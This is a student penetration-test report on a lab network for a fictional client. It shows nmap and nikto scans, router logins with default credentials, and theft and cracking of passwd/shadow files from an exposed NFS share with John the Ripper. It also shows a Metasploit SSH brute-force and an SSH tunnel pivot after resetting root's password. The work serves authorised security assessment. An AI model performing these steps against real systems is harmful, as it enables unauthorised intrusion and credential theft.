Abertay University

Network Analysis Report

Alexandra Cherry
1700315@uad.ac.uk

CMP314: Networking 2
BSc Ethical Hacking Year 3
2019/20

.

Abstract

The aim of this report is to provide documentation on ACME Inc's network and guidance on how to make it more secure.
The project revealed that the network is extremely vulnerable due to default passwords and out of date software running on the web servers.
The passwords were quite quickly cracked by john this can be prevented by enforcing a secure password policy – passwords should be mixed case and contain a mix of letters, numbers and symbols.

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

The assigned task was to explore and provide documentation of the client's network as their previous network manager left no documentation behind.

The tools used in this report were:

- Draw.io (network diagram)
- A Kali Linux machine provided by ACME Inc.
- Nmap
- Nikto
- Mozilla Firefox
- Metasploit
- John the Ripper
- Wpscan

1.2 AIM

The aim of this report this report is to provide documentation on ACME Inc's network and guidance on how to make it more secure.

2 NETWORK MAPPING

2.1 MAPPING NETWORK

2.1.1 Intial nmap scan

An nmap scan was run on *192.168.0.0/24* find subnets that could not be detected by connecting to routers.

```
root@kali:~# nmap 192.168.0.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:03 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.129
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.225
Host is up (0.00080s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 2.1.1a: Initial nmap scan of the network




Figure 2.1.1b: Initial nmap scan continuation




Figure 2.1.1c: Final part of the results from the nmap scan

2.1.2 Subnets

2.1.2.1 192.168.0.192/27




Figure 2.1.2.1a: Nmap scan of 192.168.0.192/27

The subnet *192.168.0.192/27* is the subnet directly connected to the Kali Linux machine (*192.168.0.200*) – provided by ACME Inc. for the test. There are four devices connected to *192.168.0.193* via a network switch. This was discovered by using the tool nmap, which was then used to enumerate hosts and open ports on each host on the subnet. Nmap is a free & open-source tool used in network discovery and security auditing (nmap, 2019). This scan revealed 4 hosts including the kali machine on this initial subnet – see figure 2.1.2.1a for results of this scan.

The command *ifconfig* was used on the Kali machine to view the network configurations of the machine – see figure 2.1.2.1b. This provided the tester with the IP address of the Kali Linux machine, the broadcast address and the netmask – this information was used to scan the network using nmap – see figure 2.1.2.1a.




Figure 2.1.2.1b: ifconfig on Kali Machine

Telnet was used to connect to router 1 – this revealed that the router is using "VyOS" and default credentials were then used to login to the "VyOS" interface – see figure 2.1.2.1c.




Figure 2.1.2.1c: Router 1 connected to via Telnet + default credentials were used to log in to

The *show interfaces* command was used on router 1 to see what IP addresses were associated with the router – see figure 2.1.2.1d for the results. This information was then used to expand the map of the network.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 2.1.2d: Results of show interface command on Router 1

As shown in figure 2.1.2.1a, *192.168.0.210* has port 22 open for ssh and port 2049 open for nfs. This machine was then mounted in order to use john the ripper to crack the password in order to connect via ssh. See figures 2.1.1.1e-g on how this was done.

```
root@kali:~# mkdir ~/nfs210
root@kali:~# mount 192.168.0.210:/ ~/nfs210
```

Figure 2.1.2.1e: Creation of mount point for and mounting of 192.168.0.210

```
root@kali:~/Desktop/210P# unshadow passwd shadow > passwords.txt
root@kali:~/Desktop/210P# john --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/210P/passwords.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:03:21 DONE (2017-09-28 00:18) 0.004966g/s 834.0p/s 834.0c/s 834.0C/s poopp..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 2.1.2.1f: john the ripper used to crack the password for xadmin on 192.168.0.210

```
root@kali:~# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
```

Figure 2.1.2.1g: shh into 192.168.0.210

The *show ip route* command was used on Router 1 to view the other subnets in this network – see figure 2.1.1.1h.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 06:33:46
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 06:32:37
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 06:32:13
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 06:32:17
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 06:32:27
O   192.168.0.192/27 [110/10] is directly connected, eth0, 06:33:46
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 06:33:46
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 06:32:37
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 06:32:27
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 06:32:17
```

Figure 2.1.2.1h: results of the show ip route command on router 1

2.1.2.2 172.16.221.0/24

The *172.16.221.0/24* subnet consists of Router 1 and a wordpress webserver (*172.16.221.237*).

```
root@kali:~# nmap 172.16.221.16/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 03:33 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0042s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.0042s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 60.06 seconds
```

Figure 2.1.2.2a: nmap scan of 172.16.221.0/24.

Nikto was run against the webserver which revealed that the webserver has not set several important headers which would help protect against various attacks. See figure 2.1.2.2b for the results.

```
root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2017-09-27 23:19:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
 alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ /wordpress/: A Wordpress installation was found.
+ 8346 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2017-09-27 23:19:39 (GMT-4) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 2.1.2.2b: results of nikto scan against 172.16.221.237.

Wpscan was run against the wordpress site revealed that the version of wordpress was out of date. See Appendix B for the results.

The password was cracked via hydra which revealed the password to be zxc123.

2.1.2.3 192.168.0.224/30

An nmap scan of this subnet revealed two hosts – Router 1 (*192.168.0.225)* and Router 2 (*192.168.0.226)*. See figure 2.1.2.3a for results of the scan.

```
root@kali:~# nmap 192.168.0.225/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 03:36 EDT
Nmap scan report for 192.168.0.225
Host is up (0.00066s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.52 seconds
```

Figure 2.1.2.3a: results of nmap scan.

Router 2 was connected to via telnet and default credentials were then used to login to the "VyOS" interface – see figure 2.1.2.3b.

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 03:21:17 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 2.1.2.3b: Router 21 connected to via Telnet + default credentials were used to log in to

The *show ip route* command was used to expand the map of the network – see figure 2.1.2.3c for results.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 06:42:44
O   192.168.0.32/27 [110/10] is directly connected, eth1, 06:43:24
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 06:42:19
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 06:42:23
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 06:42:33
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 06:42:44
O   192.168.0.224/30 [110/10] is directly connected, eth0, 06:43:24
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 06:43:24
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 06:42:33
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 06:42:23
```

Figure 2.1.2.3c: Results of the show ip route command on Router 2.

The *show interfaces* command was used to view the hosts connected to Router 2 – see figure 2.1.2.3d for results.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 2.1.2.3d: Results of show interfaces command on Router 2.

2.1.2.4 192.168.0.32/27

This subnet was discovered by running the *show interfaces* command on Router 2 – see figure 2.1.2.3d.

An nmap scan was performed on this subnet which revealed one workstation (*192.168.0.34*) on this subnet and Router 2 – see figure 2.1.2.4a for the results.

```
root@kali:~# nmap 192.168.0.32/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:47 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.06 seconds
```

Figure 2.1.2.4a: Results of nmap scan of 192.168.0.32/27.

192.168.0.34 was connected to via ssh using the same password as *192.168.0.210* – see figure 2.1.2.4b for the results.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:56:34 2017 from 192.168.0.200
```

Figure 2.1.2.4b: SHH into 192.168.0.34.

Using the *history* command on *192.168.0.34* (figure 2.1.2.4c) it revealed that *192.168.0.34* connected to *13.13.13.13* over ssh.




Figure 2.1.2.4c: history command on 192.168.0.34.

2.1.2.5 13.13.13.0/24

An ssh tunnel was set up to connect to this network via *192.168.0.34* – see figures 2.1.1.5a-c on how this was done and figure 2.1.2.5d for the password.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:56:34 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ sudo nano /etc/ssh/sshd_config
xadmin@xadmin-virtual-machine:~$ sudo service ssh restart
ssh stop/waiting
ssh start/running, process 1767
xadmin@xadmin-virtual-machine:~$ exit
logout
Connection to 192.168.0.34 closed.
```

Figure 2.1.2.5a: Setting up the tunnel to 13.13.13.13

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:02:23 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j
MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 2.1.2.5b: setting up the shh tunnel into 13.13.13.13

```
msf auxiliary(ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   PASSWORD                                                           no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/password.lst     no        File containing passwords, one per line
   RHOSTS            192.168.0.34                                     yes       The target address range or CIDR identifier
   RPORT             22                                               yes       The target port
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads
   USERNAME          xadmin                                           no        A specific username to authenticate as
   USERPASS_FILE                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE                                                          no        File containing usernames, one per line
   VERBOSE           true                                             yes       Whether to print output for all attempts
```

Figure 2.1.2.5c: options used in Metasploit to connect to 13.13.13.13

```
[+] SSH - Success: 'xadmin:!gatvol' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000
```

Figure 2.1.2.5d: Password for 13.13.13.13 gained via Metasploit.

The command ifconfig was used on *13.13.13.13* to view the network information – this showed that it was only connected to *192.168.0.34.* See figure 2.1.2.5e for the output.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:7d48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:153 errors:0 dropped:10 overruns:0 frame:0
          TX packets:226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24404 (24.4 KB)  TX bytes:43861 (43.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15041 (15.0 KB)  TX bytes:15041 (15.0 KB)
```

Figure 2.1.2.5e: Results of ifconfig on 13.13.13.13

